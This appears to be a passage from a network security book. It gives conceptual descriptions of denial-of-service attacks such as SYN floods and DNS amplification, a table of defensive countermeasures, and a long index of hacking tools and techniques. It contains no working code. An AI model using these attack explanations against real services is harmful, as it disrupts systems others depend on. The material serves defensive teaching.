SYN flood	When a SYN flood attack is initiated, attackers will send a SYN packet from system A to system B. However, the attackers will spoof the source address of a nonexistent system. System B will then try to send a SYN/ACK packet to the spoofed address. If the spoofed system exists, it would normally respond with an RST packet to system B because it did not initiate the connection. The attackers must choose a system that is unreachable. Therefore, system B will send a SYN/ACK packet and never receive an RST packet back from system A. This potential connection is now in the SYN_RECV state and placed into a connection queue. This system is now committed to setting up a connection, and this potential connection will only be flushed from the queue after the connection-establishment timer expires. The connection timer varies from system to system but could be as short as 75 seconds or as long as 23 minutes for some broken IP implementations. Because the connection queue is normally very small, attackers may only have to send a few SYN packets every 10 seconds to completely disable a specific port. The system under attack will never be able to clear the backlog queue before receiving new SYN requests.
UDP floods	Due to the unreliable nature of UDP, it is relatively trivial to send overwhelming streams of UDP packets that can cause noticeable computational load to a system. There is nothing technically extraordinary about UDP flooding beyond the ability to send as many UDP packets as possible in the shortest amount of time.
Reflective amplification	Distributed reflected denial of service (DRDoS) consists of sending spoofed or forged requests to a large number of computers. This is typically performed by compromised systems belonging to a botnet. The source address is set to that of the victim, thus all replies will flood the victim system. The Smurf Attack is one of the earliest forms of DRDoS. Recently DNS amplification attacks increase the potency of this attack as small requests are made to DNS servers that respond with large packets, overwhelming the victim system.
Application layer	An attacker finds a resource on a popular Internet site that requires very little computation for the client to request and yet causes a very high computational load on the server to deliver. A good example of this is initiating multiple simultaneous searches across a bulletin board site (for example, vBulletin, phpBB). Using perhaps as little as a few queries per second, the attacker can now bring the site to its knees.

COUNTERMEASURES

Because of their intractable nature, DoS and DDoS attacks must be confronted with multipronged defenses involving resistance, detection, and response. None of the approaches will ever be 100 percent effective, but by using them in combination you can achieve proper risk mitigation for your online presence. The following table outlines several countermeasure techniques that can help mitigate the nasty effects of a DoS attack.

Countermeasure	Description
Block ICMP and UDP	DoS attacks have traditionally attempted to leverage these protocols to achieve maximum abuse. Because neither is commonly used much anymore (at least for broad public access), we recommend heavily restricting these at the network edge (disable them outright if possible).
Ingress filtering	Block invalid inbound traffic, such as private and reserved address ranges that should normally never be honored as valid source addresses. For a good list of such addresses, see http://www.cymru.com/Bogons.
Egress filtering	Egress filtering essentially stops spoofed IP packets from leaving your network. The best way to do this is to permit your sites' valid source addresses to the Internet and then deny all other source addresses.
Disable directed IP broadcast	To prevent your site being used as an amplifying site you should disable directed broadcast functionality at your border router. For Cisco routers, you use the following command: `no ip directed-broadcast` This will disable directed broadcasts. As of Cisco IOS version 12, this functionality is enabled by default. For other devices, consult the user documentation to disable directed broadcasts. We also recommend reading "Stop Your Network from Being Used as a Broadcast Amplification Site," RFC 2644, a Best Current Practice RFC by Daniel Senie, which updates RFC 1812 to state that router software must default to denying the forwarding and receipt of directed broadcasts.
Implement Unicast Reverse Path Forwarding (RPF)	When Unicast RPF is enabled on an interface, the router examines all packets received as input on that interface to make sure that the source address and source interface appear in the routing table and match the interface on which the packet was received. This helps to cleanse traffic of packets with potentially modified or forged source addresses. See http://www.cisco.com/univercd/cc/td/doc/product/software/ios111/cc111/uni_rpf.htm.

Countermeasure	Description
Rate limit	Rate filtering at your border routers can be used to blunt the effects of DoS, although ultimately some customers will lose out if you pick the interfaces to rate limit injudiciously. Cisco routers provide the `rate limit` command to configure Committed Access Rate (CAR) and Distributed CAR (DCAR) policies to control the amount of traffic you are willing to accept on an interface. You can also use Context Based Access Control (CBAC) in Cisco IOS 12.0 and later to limit the risk of SYN attacks. Search http://www.cisco.com for more information on CAR and CBAC.
Authenticate routing updates	Do not allow unauthenticated access to your routing infrastructure. Most routing protocols, such as Routing Information Protocol (RIP) v1 and Border Gateway Protocol (BGP) v4, have no or very weak authentication. What little authentication they do provide seldom gets used when implemented. This presents a perfect scenario for attackers to alter legitimate routes, often by spoofing their source IP address, to create a DoS condition. Victims of such attacks will either have their traffic routed through the attackers' network or into a black hole, a network that does not exist.
Implement sink holes	An interesting mechanism for filtering invalid addresses such as bogons, while simultaneously tracking from which segments they originate, is the notion of *sink holes*. By configuring a sacrificial router to advertise routes with bogon destination addresses, you can set up a central "trap" for malicious traffic of all types. For greater detail, we recommend reading the excellent presentation by Cisco and Arbor Networks on the topic (see http://research.arbor.net/downloads/Sinkhole_Tutorial_June03.pdf).
Anti-DoS Solutions	Consider implementing an anti-DoS solution from vendors like Arbor Networks, McAfee, Cisco, Juniper, and others. These products can make your life a lot easier since they are purposely built to deal with malicious traffic.

This page intentionally left blank

INDEX

\ (backslash), 549
% character, 236
-d switch, 35
/etc/passwd file, 261, 275–283
-g option, 40
/GS compiler, 535
-I switch, 40
-S switch, 40
802.1d standard, 416
802.11 packets, 456, 463, 466–469, 479
802.11 protocols, 446, 448–449, 491
802.11a standard, 449
802.11b standard, 449
802.11g standard, 449
802.11n standard, 449

▼ A

Absinthe tool, 575
AccelePort RAS adapters, 319
access cards, 496–500
access path diagram, 39
access points (APs), 313, 463
account enumeration, 86
Account Policy feature, 164–165
ACE/Server PBX protection, 352
ACK flag, 50
ACK packets, 48–50, 55–56
ACK scans, 55–56
ACLs (access control lists)
    limiting ICMP traffic with, 52, 54
    TCP Wrappers and, 234
    tracerouting and, 39, 41
    Windows platform, 211, 213
ACROS Security Team, 595–596
active detection, 69–73
Active Directory (AD)
    enumeration, 130–134
    password hashes, 182
    permissions, 132–133
Active Scripting, 590–591
Active Server Pages. *See* ASP
active stack fingerprinting, 69–73
ActiveX
    countermeasures, 589
    exploits, 587–589
    HTML Help ActiveX control, 595, 608
ActiveX controls, 195, 587–589
Ad-aware tool, 622
address book worms, 602
address pointers, 304–305
Address Resolution Protocol. *See* ARP
Address Space Layout Randomization (ASLR), 220–221
Administrator accounts
    privilege escalation, 180
    Windows family, 162–165, 213, 609–610
adore-ng rootkit, 306
ADS (Alternate Data Streams), 201, 627
adware, 619–623
AfriNIC organization, 25
AFX Rootkit, 629
Aggressive mode, 362, 366–367
AIDE program, 294
Air-Jack tool, 472, 479, 485
Aircrack-ng tool, 487
Aircrack tool, 312–314
Airfart tool, 468
airodump-ng tool, 312–314
AiroPeek, 472–473
AirSnort, 480–481
AIX Security Expert, 309
alarms, 167
Aleph One, 232–233, 359, 550
alerts, 68
aliases, 252
Allison, Jeremy, 182
allow-transfer directive, 38
Alternate Data Streams (ADS), 201, 627
America Online (AOL), 33
analog lines, 346
Andrews, Chip, 144
ANI files, 176–177
animated cursor vulnerability, 176–177

anonymity
domains, 33
footprinting and, 2–6
FTP connections, 84, 250–251
protecting, 2
Anshel, Michael, 471
antennas, wireless, 449–451
Anti-Phishing Working Group (APWG), 615–616
antimalware, 203
AntiSniff program, 298
antivirus software, 606, 632
Anwrap tool, 485
AOL (America Online), 33
Apache mod_rewrite vulnerability, 551
Apache Web Server
attacks on, 272–273, 551
JSP source code disclosure, 546–547
mod_ssl buffer overflows, 548
searching for, 3
SSL buffer overflows, 551
worms, 551
ApiHookCheck tool, 634
APNIC organization, 25, 29–30
application layers, 651
applications. *See also* code; *specific applications*
assets protected by, 534
custom, 149
end-user application exploits, 176–178
resources, 541–542
web. *See* web applications
Windows family, 160, 176–178, 221
AppScan tool, 568–570, 575
AppSentry Listener Security Check, 146
APR (ARP Poison Routing) feature, 171
APs (access points), 313, 463
APWG (Anti-Phishing Working Group), 615–616
ARIN database, 29–32, 127–128, 392, 395
ARIN organization, 25
ARP (Address Resolution Protocol), 404
ARP broadcasts, 411
ARP packets, 313, 405–406, 412
ARP Poison Routing (APR) feature, 171
ARP redirects, 405–409
ARP spoofing, 379–384, 405–406, 412
ARP traffic, 404–405
arpredirect program, 297, 405–409
arpspoof, 380
Arvin, Reed, 113
AS (Autonomous System) lookup, 392–395
AS scanning, 431
.ASA files, 548–549, 590
Ascend routers, 398
ASEPs (autostart extensibility points), 203–204, 598, 620–621
Ashton, Paul, 191, 547
Ask.com search engine, 19
Asleap tool, 485–486
ASLR (Address Space Layout Randomization), 220–221
ASNs (Autonomous System Numbers), 127–129, 392–395, 434
ASO (Address Supporting Organization), 24–25
ASP (Active Server Pages), 547, 579
ASP ::$DATA vulnerability, 547
.asp files, 548–549
ASPECT scripting language, 335, 339–344, 353–354
ASP.NET vulnerabilities, 542
ASS (Autonomous System Scanner), 129
assets, 534
association requests, 472
Asterisk servers, 372–374
Asterisk SIP gateways, 372–374
AT command, 195
ATA passwords, 502
ATA security mechanism, 501–503
Athena tool, 20
ATMs, Triton, 506
ATT Definity system 75, 351–352
attachments
e-mail, 599–601, 603, 613
MIME, 601
Attacker utility, 68
attrib tool, 201
Audit Policy feature, 166, 200
auditing
Audit Policy feature, 166, 200
code, 234, 522–523, 538–539
disabling, 199–200
Windows family, 199–200
auditpol tool, 200
authenticated compromise, 202–206
authentication
brute-force attacks, 336–347
BSD_AUTH, 270
dial-back, 347
dial-up hacking and, 336–347
dual, 337, 343–345
Kerberos, 168–170, 264
LanMan, 168–170
MIT-KERBEROS-5, 264
MIT-MAGIC-COOKIE-1, 264
single, 338–343
SKEY, 270
SMB, 161
Solaris, 238–239
two-factor, 347
XDM-AUTHORIZATION-1, 264
xhost, 262–263
authentication spoofing, 160–172
Authenticode, 587–588
automated dictionary attacks, 275–280
Autonomous System (AS) lookup, 392–395

Autonomous System Numbers (ASNs), 127–129, 392–395, 434
Autonomous System Scanner (ASS), 129
autorun feature, 503–505
autostart extensibility points (ASEPs), 203–204, 598, 620–621
awstats vulnerability, 246–249
axfr database, 37
axfr utility, 37

▼ B

back channels, 247–250
back doors
  described, 193, 623
  netcat utility, 194–195
  overview, 625–628
  UNIX, 292–293
  Windows, 193–197
Back Orifice (BO), 589
badattachK log cleaner, 302
banner grabbing
  basics, 81–83
  Cisco IOS, 400–401
  described, 81
  OS detection, 69
  strobe utility, 56–58
banners
  changing, 98
  Cisco devices, 400–401
  dial-up connections and, 346
  legal notices on, 165–166
  telnet, 85–86
Barbier, Grégoire, 104
BartPE environment, 182
.bash_history, 302
Basic Service Set (BSS), 455
Basic Service Set Identifier (BSSID), 466
Bastille utility, 290
Bay routers, 398
BDE (Bitlocker Drive Encryption), 211–212
BEA Weblogic servers, 589
beacons, 471
Beale, Jay, 290
Berkeley Internet Name Domain. *See* BIND
Berkeley Wireless Research Center (BWRC), 491
Bernstein, Dan, 252, 269
Bezroutchko, Alla, 104
BGP (Border Gateway Protocol), 127–129, 392–394, 653
BGP AS numbers, 30–31
BGP enumeration, 127–129
BGP flapping, 435–436
BGP-hardening, 436–437
BGP IP lookups, 394–395
BGP packet injection, 435–439
BGP passwords, 436
BGP route enumeration, 127–129
BGP routers, 434–435
BGPv4 (Border Gateway Protocol version 4), 434
BHOs (Browser Helper Objects), 621
binary files, 307
BIND (Berkeley Internet Name Domain), 38, 265, 267–269
BIND enumeration, 89–90, 93
BIND hardening guide, 93
BIOS passwords, 502
Bissell, John, 605
BitLocker, 502
Bitlocker Drive Encryption (BDE), 211–212
black list validation, 239
blackbookonline.com, 13
Black Hat 2007, 245
Blaze, Matt, 471
Blowfish algorithm, 279
Bluetooth protocol, 506
BMP exploits, 605
Bofra worm, 595
Bogons list, 437
Border Gateway Protocol (BGP), 127–129, 653
bots, 623, 630. *See also* zombies
Bourne Again shell, 301
BPDUs (Bridge Protocol Data Units), 416
brconfig tool, 416
Bridge Protocol Data Units (BPDUs), 416
Broadcast Probe Requests, 455
Broadcast Probe Responses, 472
broadcast sniffing, 409–412
Brown, Kimberley, 233
Brown Orifice, 589
Browser Helper Objects (BHOs), 621
browsers. *See* web browsers
Brumleve, Dan, 589
brute-force attacks. *See also* password cracking
  brute-force scripting, 336–347
  countermeasures, 229–231
  described, 185
  dial-up hacking, 336–347
  SNMP, 434
  SSH, 434
  Telnet, 434
  TFTP-bruteforce.tar.gz tool, 371
  UNIX, 228–231
  voicemail, 353–358
  vs. password cracking, 275–276
  war-dialing. *See* war-dialing
  web administration, 434
  WEP algorithm, 479
Brutus tool, 162
BSD systems, 476–477

BSD_AUTH authentication, 270
BSS (Basic Service Set), 455
BSS data overflow, 523–524
BSSID (Basic Service Set Identifier), 466
BSSID address, 472
bstrings library, 234
Bubble-Boy worm, 602
buffer overflows
    BSS, 523–524
    code, 520–526
    data, 523–524
    DNS TSIG, 267–268
    format string attacks, 236–238
    GDI+ JPEG, 604–606
    heap-based, 235, 523–524, 550–551
    HTR Chunked Encoding Transfer Heap Overflow, 551
    integer overflows, 240–244, 269–270
    IPP, 548
    libc, 281–282
    local, 281–282
    mod_ssl, 548
    mountd service, 257
    network devices, 440–442
    off-by-one errors, 526
    OpenSSL overflow attacks, 271–272
    overview, 232–233
    RPC, 253–255
    SNMP, 255–256, 440–444
    SSL, 548
    stack-based, 235, 521–523, 550
    UNIX, 232–235
    web servers, 550–551
    Windows, 176, 215, 220
bugs
    buffer overrun, 522
    code, 520, 530, 532–533
    format string, 525
    grep tools and, 523
    security, 526, 532–534
    signedness, 242
Bugscan tool, 535
bump keys, 494–496
Burp Suite, 562–564
bus data, 508–510
bus map, 507
Butler, Jamie, 626
Bwmachak utility, 477
BWRC (Berkeley Wireless Research Center), 491
bypass products, 501–503

▼ C

C runtime buffer functions, 523
cable locks, 496
cables, 513
cache poisoning, 265–266, 580
cached passwords, 190–193
cached web sites, 17
CacheDump tool, 193
caching attack, 587
Cain & Abel tool, 41
Cain tool, 168, 171, 187–188, 192
Caller ID (CLID), 320
canonical form, 527
canonicalization, 527, 607
canonicalization attacks, 527–529
    countermeasures, 529
    examples, 527–528, 547–548, 550
    IE improper URLs, 606–608
    overview, 527
    web servers, 529
CAR (Committed Access Rate), 653
Carbonite kernel module, 306
card access, 496–499
carrier exploitation, 333–335
Carrier Sense Multiple Access/Collision Detection (CSMA/CD), 404
carriers, 316
Cascading Style Sheets (CSS), 12–13
CBAC (Context Based Access Control), 653
CCNSO (Country Code Domain Name Supporting Organization), 25
cd00r rootkit, 627
CDE (common desktop environment), 253
CDP (Cisco Discovery Protocol), 415–416
cell phones, 506
Center for Internet Security (CIS), 221
CERT Intruder Detection Checklist, 310
CERT Secure Coding Standard, 245
CERT UNIX Security Checklist, 309
Certificate Authority, 595–598
CGI scripts, 547–548
Check Promiscuous Mode (cpm), 298
checksum tools, 294
cheops utility, 75–76, 78
Cheswick, Bill, 316
CIDR (Classless Inter-Domain Routing) block notation, 59
CIS (Center for Internet Security), 221
CIS tools, 309
Cisco card drivers, 449
Cisco config files, 425–426
Cisco Config Viewer, 424–425
Cisco devices
    banners, 400–401
    buffer overflows, 440–442
    encryption, 426–427
    scanning for, 396–399
    SNMP requests, 423–426
    syslog logging, 426
Cisco Discovery Protocol (CDP), 415–416

Cisco finger service, 400–401
Cisco IOS
banner grabbing, 400–401
buffer overflows, 440
enumerating, 400–401
spoofed BGP packets, 435–439
cisco-nsp newsgroup, 438
Cisco routers
encryption, 426–427
passwords, 423, 426–427
ports, 398, 400–401
scanning for, 396–399
spoofing, 415–416
Cisco Security Advisory, 440
Cisco switches, 398
Cisco VPN client, 362–364
Cisco wireless devices, 484–485
Cisco XRemote service, 398, 401
class ID (CLSID), 587
Classless Inter-Domain Routing (CIDR) block notation, 59
Classmates.com, 13
cleartext passwords, 419–422
CLID (Caller ID), 320
clients
Cisco VPN, 362–364
DiGLE, 460, 462
fwhois, 32
Internet. *See* Internet clients
JiGLE, 460–462
LDAP, 130
nslookup, 34–35
SSH, 269–270
TiNGLE, 461
Vidalia, 3
whois, 32
X clients, 262
cloning access cards, 496–500
CLSID (class ID), 587
cmd.exe command, 527
cmd.exe file, 202–203
cmsd exploit, 253–254
code. *See also* web applications
attack countermeasures, 530–542
auditing, 234, 522–523, 538–539
Authenticode, 587–588
buffer overflows, 520–526
bugs, 520, 530, 532–533
common countermeasures, 530–542
common exploits, 520–530
design flaws, 520–526
development team and, 533
hacking, 519–542
HTML. *See* HTML code
input validation attacks, 238–239
input validation libraries, 540–541
maintenance, 539
managed development platforms, 540
managed execution environments, 540
Microsoft code-level flaws, 174–176
PHP, 583–584
quality *vs.* efficiency, 531
resources, 541–542
review of, 534–535
"safe for scripting" issue, 588
Security Development Lifecycle, 531–541
security liaison and, 533, 538
source code disclosure, 546–547
testing, 234, 536–538
threat modeling, 533–534, 542
code checklists, 534–535
Code Red worm, 544–545, 551
code reviews, 244–245
codebrews.asp, 546
codecs, 382
CodeSurfer tool, 522
coding standards, 522
cold boot attacks, 212
Committed Access Rate (CAR), 653
common desktop environment (CDE), 253
common off-the-shelf (COTS) devices, 506
companies
annual reports, 16
archived information, 17
cached information about, 17
contact names, 13, 31
current events, 16
e-mail addresses, 13, 21–22, 31
employees. *See* employees
financial information, 16
location details, 13
morale, 16
phone numbers, 12–14, 33
related organizations, 12–13
remote access via browser, 12
security policies, 16
VPN access, 12
websites, 12
compiler enhancements, 219–220
compiler tools, 523
component map, 507
computers
ATA Security, 501–503
Eee PC, 505
laptop. *See* laptop computers
connections
laundered, 630
modem, 336
rogue, 205
contacts, 13

Context Based Access Control (CBAC), 653
Cookie Cruncher tools, 567, 569
cookies, 591–592
countermeasures, 592
disabling, 592
displaying, 572
emailing, 572
hijacking, 591
HttpOnly, 573
modifying, 580
persistent, 591
stealing, 571
XSS attacks, 571–573
copy-router-config.pl tool, 124
core files, 285
Core Impact, 233
COTS (common off-the-shelf) devices, 506
Courtney program, 52
cpm (Check Promiscuous Mode), 298
cracking passwords. *See* password cracking
cracklib tool, 230
cramfs file system, 511
Crawljax tool, 556
credit histories, 14
criminal records, 14
cross-frame/domain vulnerabilities, 594–595
Cross-Site Request Forgery (CSRF), 516–517, 576–578
Cross Site Response Forgery, 506
cross-site scripting. *See* XSS
CSMA/CD (Carrier Sense Multiple Access/Collision Detection), 404
CSRF (Cross-Site Request Forgery), 516–517, 576–578
CSS (Cascading Style Sheets), 12–13
Cuartango, Juan Carlos Garcia, 601
Cult of the Dead Cow, 116, 171, 589

▼ D

dangling pointer attacks, 244–245
dangling pointers, 244
data
bus, 508–510
HDMI-HSCP, 508
publicly available information, 11–23
data-driven attacks, 231–245
Data Execution Prevention (DEP), 215, 535, 541
data flow diagram (DFD), 534
data overflows, 523–524
databases
ARIN, 29–32, 127–128, 392, 395
axfr, 37
EDGAR, 16
Google Hacking Database, 20–21, 555
hacking, 20, 530
ODBC, 576
Oracle, 145–147
public, 11–33
Solaris Fingerprint Database, 294–295
SQL injection, 573–576
WHOIS, 25–32, 41, 317
Davis, Andy, 440
Davis, Michael, 420
DCAR (Distributed CAR), 653
dcomcnfg tool, 588
DCs (domain controllers), 182, 209–210
dd program, 307
DDoS (distributed denial of service) attacks, 630, 649–653
de Raadt, Theo, 234
DeBaggis, Nick, 604
debug option, 303
decoders, 567
Default Password List, 505–506
Definity system 75, 351–352
demarcation point, 391
demon dialers. *See* war-dialing
Denial of Service (DoS) attacks, 649–653
application layers, 651
countermeasures, 652–653
described, 650
fragmentation overlap, 650
ICMP floods, 52, 650
IP fragmentation, 650
loopback floods, 650
Nukers, 650
reflective amplification, 651
SIP INVITE floods, 384–385
SYN floods, 651
UDP floods, 651
wireless networks, 487–488
DEP (Data Execution Prevention), 215, 535, 541
DESX (Extended Data Encryption Standard), 211
detection agents, 388–392
development team, 533
device drivers, 160, 178–179
devices. *See also* hardware
COTS, 506
hacking, 501–505
mapping, 506–508
network. *See* network devices
proxmark3, 500
reverse engineering, 506–514
SNMP, 255–256
standard passwords, 505–506
DF attribute, 74–75
df program, 307
DFD (data flow diagram), 534
DHCP broadcasts, 409–420
DHCP servers, 383
dial-back authentication, 347

dial-up hacking
authentication mechanisms, 336–347
banners and, 346
brute-force scripting, 336–347
Caller ID and, 320
carrier exploitation, 333–335
low hanging fruit, 336–338
PBX hacking, 323, 326, 335, 348–358
PhoneSweep, 319, 321, 330–333
preparation for, 316–318
security measures, 346–347
THC-Scan, 321, 327–330
ToneLoc, 321–326
war-dialing. *See* war-dialing
dictionary attacks
automated, 275–280
described, 185
PhoneSweep, 331
dictionary cracking, 185–186
dig command, 37
dig tool, 389–390
digiboard cards, 319
Digi.com, 319
digital signal processing (DSP) device, 354–355
DiGLE client, 460, 462
dir command, 527
directed IP broadcasts, 652
directories
finding unprotected, 554
hidden, 201, 250, 627
UNIX, 288–291
world-writable, 250–251
discovering network devices, 388–392
discovery tools, 75–76
disk drives. *See* hard drives
Distributed CAR (DCAR), 653
distributed denial of service. *See* DDoS
distributed reflected denial of service (DRDoS), 651
djbdns program, 269
DLL injection, 180, 183, 191, 629
DMZ architecture, 246
DNS, reverse, 394
DNS (Domain Name System)
enumeration, 24–33, 88–93
security, 38
TSIG overflow attacks, 267–268
UNIX and, 265–269
DNS attacks, 38, 265–268
DNS cache poisoning, 265–266
DNS cache snooping, 90–91, 93
DNS entries, 389
DNS interrogation, 34–37
DNS lookups, 32, 421
DNS requests, 4
DNS Root servers, 265
DNS servers
domain queries, 32
UNIX and, 265–268
DNS service, 175–176, 389
DNS zone transfers, 34–37, 88–89, 92–93
dnsenum tool, 91
dnsspoof tool, 421
Docekal, Daniel, 548
domain controllers (DCs), 182, 209–210
domain-related searches, 26–28
domains
anonymity features, 33
brute-force scripting and, 336
hijacking, 33
privacy issues, 33
trusted, 110
DoS. *See* denial of service
DOS attacks, 265
DOS platform
defined, 80
SUID files and, 289
THC-Scan and, 327
ToneLoc and, 321–322
war-dialing and, 318, 321–322, 327
DOSEMU for Unix, 327
dosemu program, 289
Double Decode exploit, 527, 548
Drake, Chris, 233
DRDoS (distributed reflected denial of service), 651
DREAD threshold, 534
driver signing, 179
drivers, 160, 178–179, 448–449
drives. *See also* hard drives
device driver exploits, 178–179
USB flash drives, 503–505
DRM systems, 508
drop points, 598
dropper, 626
Dsclient.exe tool, 170
dsniff program, 296–297, 404, 419–422
DSP (digital signal processing) device, 354–355
dtappgather exploit, 282–283
DTP (Dynamic Trunking Protocol), 414
du program, 307
DumpAcl tool. *See* DumpSec tool
Dumpel tool, 166
DumpEvt tool, 167
DumpSec tool, 107, 109, 111–112
DWEPCrack, 481–482
Dynamic Trunking Protocol (DTP), 414

▼ E

e-mail
attachments. *See* attachments
hacking, 21–22, 599–603

mail transfer agent, 251–252
mailsnarf utility, 420–421
malicious, 578
phishing scams, 615–619
plaintext, 610–612, 617
Postfix, 252
precautions, 613
qmail, 252
"safe for scripting" attacks, 588
search engines and, 21–23
sendmail, 232, 251–252
sensitive information in, 613
spam, 252, 619–623
e-mail addresses
contacts, 13
obtaining addresses for given domain, 13
obtaining from Usenet, 21–22
EAP (Extensible Authentication Protocol), 486
ECHO packets, 40, 44, 50–52
Eclipse development environment, 514
EDGAR database, 16
Eee PC, 505
EFF (Electronic Frontier Foundation) project, 2
EFS (Encrypting File System), 211–212
eggs, 232–233
EGP (Exterior Gateway Protocol), 434
egress filtering, 652
Electronic Frontier Foundation (EFF) project, 2
ELM Log Manager, 167
elsave utility, 200
employees
contact names, 13, 31
credit histories, 14
criminal records, 14
disgruntled, 17
e-mail addresses, 13, 21–22, 31
home addresses, 14
location details, 13
phone numbers, 13–14
social engineering, 13–14, 16, 22, 31
social security numbers, 14
"tailgating," 500
Usenet forums, 21–22
enable password command, 427
enable secret command, 427
Encase tool, 632
encoders, 567
Encrypting File System (EFS), 211–212
encryption
Bitlocker Drive Encryption, 211–212
Cisco devices, 426–427
Encrypting File System, 211–212
global, 486
resources, 471
RFID systems, 500
sniffers and, 298, 419
unicast, 486
VoIP and, 383
WEP, 475
WPA, 475
encryption key lengths, 298
encryption keys, 211–212
end-user application exploits, 176–178
enum tool, 113–115, 162–163
enum4linux tool, 115–116
enumeration, 79–149
account, 86
Active Directory, 130–134
banner grabbing, 81–83
BGP, 127–129
BIND, 89–90, 93
Cisco banner, 400–401
common network services, 83–148
described, 80
DNS, 24–33, 88–93
domain-related searches, 26–28
file shares, 106–109
Finger utility, 94–95
firewalls and, 149
FTP, 83–85
HTTP, 95–98
ICMP, 50–51
internal routing protocols, 129
LDAP, 130–134
MSRPC, 99–100
NetBIOS names, 100–105
NetBIOS sessions, 106–122
Network Services, 102
NFS, 148
NIS, 143
Novell NetWare, 135–140
null sessions, 113–122
OracleTNS, 145–147
RPC, 99–100, 140–142
rwho program, 142–143
SID, 146–147
SIP EXpress Router, 374–376
SIP users, 372–379
SMB, 106, 117–122
SMTP, 87–88
SNMP, 122–127, 149
SQL Resolution Service, 144–145
telnet, 85–87
TFTP, 93–94
trusted domains, 110
UNIX RPC, 140–142
users, 110–113
WHOIS, 24–33
Windows domain controllers, 102
Windows Registry, 109–110

Windows Workgroups, 101–102
wireless, 462–470
enyelkm rootkit, 304–305
epdump tool, 99
ESS (Extended Service Set), 472
Ethereal program. *See* Wireshark program
Ethernet networks, 296–297, 404
Ettercap program, 422
Evanchik, Michael, 608
Event Comb tool, 167
event logs, 166–167, 200
Event Viewer, 200
Exec Shield, 235
executables, 276–278, 287
EXPN command, 87, 252
Extended Data Encryption Standard (DESX), 211
Extended Service Set (ESS), 472
Extensible Authentication Protocol (EAP), 486
extensions, server, 548–550
Exterior Gateway Protocol (EGP), 434
external data representation (XDR), 243, 253
extranet connections, 8–9
Eyedog.OCX control, 588

▼ F

Facebook.com, 13
FEK (file encryption key), 211
Ferguson, Niels, 361
fgdump.exe program, 183, 505
Fiddler proxy server, 559–560
file encryption key (FEK), 211
file handles, 257
file program, 307
file shares, 106–109
file sharing, Windows, 161
file systems, 211–212, 256–272, 511
filenames, 202–203
files
ANI, 176–177
.ASA, 548–549, 590
.asp, 548–549
attachments. *See* attachments
batch, 325–326
binary, 307
core, 285
global.asa, 554
global.asax, 554
hiding, 200–201, 627
"hoovering," 292
log. *See* log files
password, 260
PCF, 363–364
SAM, 182
sample, 546–547
SGID, 288–291
streamed, 201
SUID, 285, 287–291
temporary, 282–283
web.config, 554
world-writable, 290–291
FileZilla, 84
filters
egress, 652
ingress, 652
IRF, 139
ISAPI, 98, 550
TFTP access, 428
FIN packets, 55, 70
final security review, 538–539
financial information, 16
find command, 290–291, 512
finger utility, 94–95, 149, 307, 400–401
fingerprinting, 69–73
Firefox browser, 557, 667
firewalk, 41
firewall rulesets, 56
firewalls
back channels and, 250
desktop tools for, 51
DNS security, 38
enumeration and, 149
malicious payloads and, 606
packet-filtering, 60
ping sweeps, 51–52
port scanning, 68
protocol scanning, 41
search engine hacking and, 23
SecureSphere Web Application Firewall, 606
SMB services and, 164
UDP and, 40–41
UNIX platform, 227
VoIP and, 383
Web Application Firewalls, 607–608
Windows Firewall, 164, 172, 181, 206, 221, 609
X server ports and, 264
ZoneAlarm, 625
firmware reversing, 510–20
firmware upgrades, 510
FixedOrbit tool, 395
flags, TCP, 70
flash drives, 503–505
Flawfinder tool, 534
floppy disks, 307
foo scripts, 548
Foofus team, 182–183
footprinting, 7–42
anonymity and, 2–6
authorization for, 10–11
basic steps, 8–41

critical information, 9
described, 8, 44
DNS enumeration, 24–33
domain-related searches, 26–28
extranets, 8–9
Internet, 10–41
intranets, 8–9
IP-related searches, 29–33
need for, 10
phone numbers, 12–14, 33, 317–318
publicly available information, 11–23
remote access, 8–9
scope of activity, 10
search engines and, 18–21
WHOIS enumeration, 24–33
wireless networks, 447–462
FOR command, 162
forensics, 632
format string attacks, 236–238, 524–526
FormatGuard for Linux, 238
Forsberg, Erik, 171
ForwardX11, 264
FoToZ exploit, 605
fping utility, 44–45
fpipe tool, 198–199
fragmentation, 70, 650
fragmentation overlap, 650
FreeBSD systems, 476–477
FreeSWAN project, 298
FSR (Final Security Review), 539
FTP (File Transfer Protocol)
anonymous, 84, 250–251
enumeration, 83–85
UNIX platform and, 250–251
FTP bounce scanning, 61
FTP servers, 250–251, 284–285, 524
FTP sites, 555–556
FTPD, 285
FU Rootkit (fuzen_op), 629
fuzen_op (FU Rootkit), 629
fuzzing, 536–537
fwhois client, 32
FXCop tool, 534
Fyodor, 55

▼ G

Gabrilovich, Evgeniy, 112, 596
gain, 450
GAIN (Gator Advertising Information Network), 619
GCC (GNU C Compiler), 523
GDI+ JPEG buffer overflows, 604–606
GECOS field, 276
geographical maps, 13
GET requests, 548–549
GetAcct tool, 120
getadmin program, 180
getmac tool, 116–117
getsids tool, 146
GHDB (Google Hacking Database), 20–21, 555
GIF exploits, 605
global encryption, 486
global positioning system. *See* GPS
global.asa files, 548–549, 554
global.asax files, 529, 554
GNSO (Generic Names Supporting Organization), 24–25
GNU C Compiler (GCC), 523
Godaddy.com, 33
Gontmakher, Alex, 596
Google Alerts, 365
Google Earth, 13
Google hacking, 19–21
finding vulnerable apps, 553–555
for VPNs, 363–365
Google Hacking Database (GHDB), 20–21, 555
Google Maps, 13
Google search engine, 17–21
Google searches, 395
GPMC (Group Policy Management Console), 164
GPOs (Group Policy Objects), 209–210
GPS (global positioning system), 451–453
GPS unit, 312
GPSMap, 456, 459–460
Grangeia, Luis, 93
graphical remote control, 195–197
grep program, 307
grep script, 298
GreyHats Security, 608
Group Policy, 164, 209–210
Group Policy Management Console (GPMC), 164
Group Policy Objects (GPOs), 209–210
groups, hiding, 627
GRSecurity patch, 235
GS technology, 220
gTLDs (generic top-level domains), 25–32
Guninski, Georgi, 588, 594, 598, 600–601

▼ H

H.323 protocol, 368, 383
Hacker Defender, 627–629, 633
The Hacker's Choice. *See* THC
hacking
e-mail, 21–22, 599–603
Google. *See* Google hacking
hardware, 493–514
PBX systems, 323, 326, 335, 348–358
with search engines, 19–21, 23
USB U3 hacks, 503–505

voicemail, 352–358
VPN, 12, 358–367
web applications, 553–570
web servers, 544–553
hacking devices, 501–505
half-open scanning, 55
hard drives
ATA, 501–503
hot-swap attacks, 502
passwords, 502
hardware. *See also* devices
COTS, 506
default configurations, 505–506
hacking, 493–514
lock bumping, 494–496
reverse engineering, 506–514
standard passwords, 505–506
for war-dialing, 318–319
hash algorithms, 184
hash tables, 185
hashes, password. *See* password hashes
HDMI-HSCP data, 508
heap-based overflows, 235, 523–524, 550–551
